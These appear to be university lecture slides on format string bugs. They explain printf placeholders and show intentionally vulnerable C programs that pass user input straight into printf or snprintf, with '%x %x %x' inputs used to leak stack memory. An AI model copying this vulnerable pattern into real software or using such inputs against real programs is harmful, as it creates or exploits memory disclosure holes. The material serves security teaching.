

# **7. Format String Bugs**


Computer Security Courses @ POLIMI

# Format String

Solution to the problem of having an output **string** including **variables formatted** according to the programmer

```
#include <stdio.h>
void main () {
    int i = 10;
    printf("%x %d AAA\n", i, i);
}

$ ./fs
a 10 AAA
```



# Format String and Placeholders

Specify how data is formatted into a string.

Available in practically any programming language's printing functions (e.g., **printf**).

```
#include <stdio.h>
void main () {
    int i = 10;
    printf("%x %d AAA\n", i, i);
}
```

Tells the function how many parameters to expect after the format string (in this case, 2).

```
$ ./fs
a 10 AAA
```

# Variable Placeholders

Placeholders identify the formatting type:

`%d` or `%i`      decimal

`%u`                  unsigned decimal

`%o`                  unsigned octal

`%X` or `%x`        unsigned hex

`%c`                  char

`%s`                  string (char\*), prints chars until `\0`

# Examples of Format Print Functions

`printf`



`fprintf`      `vfprintf`

`sprintf`      `vsprintf`

`snprintf`      `vsnprintf`

By the end of these slides we will learn that the problem is conceptually deeper and not limited exclusively to *printing* functions.

# Vulnerable Example vuln.c

```
#include <stdio.h>
```



```
int main (int argc, char* argv[]) {  
    printf(argv[1]);  
    return 0;  
}
```

```
$ gcc -o vuln vuln.c
```

```
$ ./vuln "ciao"
```

```
ciao
```

# Vulnerable Example vuln.c

```
#include <stdio.h>
```

```
int main (int argc, char* argv[]) {  
    printf(argv[1]);  
    return 0;  
}
```

```
$ gcc -o vuln vuln.c
```

```
$ ./vuln "hello"
```

```
hello
```

```
$ ./vuln "%x %x"
```

```
b7ff0590 804849b
```

*#Whoops! What's going on? :-)*

# Real-world Vulnerable Program

## vuln3.c

```
#include <stdio.h>
```

```
//vuln3.c
```

```
void test(char *arg) {  
    char buf[256];  
    snprintf(buf, 250, arg);  
    printf("buffer: %s\n", buf);  
}
```

```
/* wrap into a function so that */  
/* we have a "clean" stack frame*/
```

```
int main (int argc, char* argv[]) {  
    test(argv[1]);  
    return 0;  
}
```

```
$ ./vuln3 "%x %x %x"
```

```
buffer: b7ff0ae0 66663762 30656130
```

```
# The actual values and number of %x can change  
# depending on machine, compiler, etc.
```



# Real-world Vulnerable Program

## vuln3.c

```
#include <stdio.h>                                     //vuln3.c

void test(char *arg) {                                  /* wrap into a function so that */
    char buf[256];                                       /* we have a "clean" stack frame*/
    snprintf(buf, 250, arg);
    printf("buffer: %s\n", buf);
}

int main (int argc, char* argv[]) {
    test(argv[1]);
    return 0;
}
```


```
$ ./vuln3 "%x %x %x"                                     # The actual values and number of %x can change
buffer: b7ff0ae0 66663762 30656130                        # depending on machine, compiler, etc.
```

# What Happened? (non vulnerable)


```
snprintf(buf, 250, "%i %i %i", a, b, c);
```




# What Happened? (non vulnerable)



# What Happened? (non vulnerable)




# What Happened? (non vulnerable)



# What Happened?

```
snprintf(buf, 250, "%x %x %x");
```




High addresses
0x30656130
0x66663762
0xb7ff0ae0
0xfffffaf9
0x000000fa
0xffff828
...
...

Low addresses

# What Happened?


```
snprintf(buf, 250, "%x %x %x");
```



When the format string is parsed, `snprintf()` expects three more parameters from the caller (to replace the three `%x`).


According to the calling convention, these are expected to be pushed on the stack by the caller.

Thus, the `snprintf()` expects them to be on the stack, before the preceding arguments.



# What Happened?

```
snprintf(buf, 250, "%x %x %x");
```



High addresses

0x30656130
0x66663762
0xb7ff0ae0
0xaffffa9
0x00000fa
0xaffff828
...
...

Low addresses

When the format string is parsed, `snprintf()` expects three more parameters from the caller (to replace the three `%x`).


According to the calling convention, these are expected to be pushed on the stack by the caller.

Thus, the `snprintf()` expects them to be on the stack, before the preceding arguments.

**So, we can read *what is already on the stack*!**

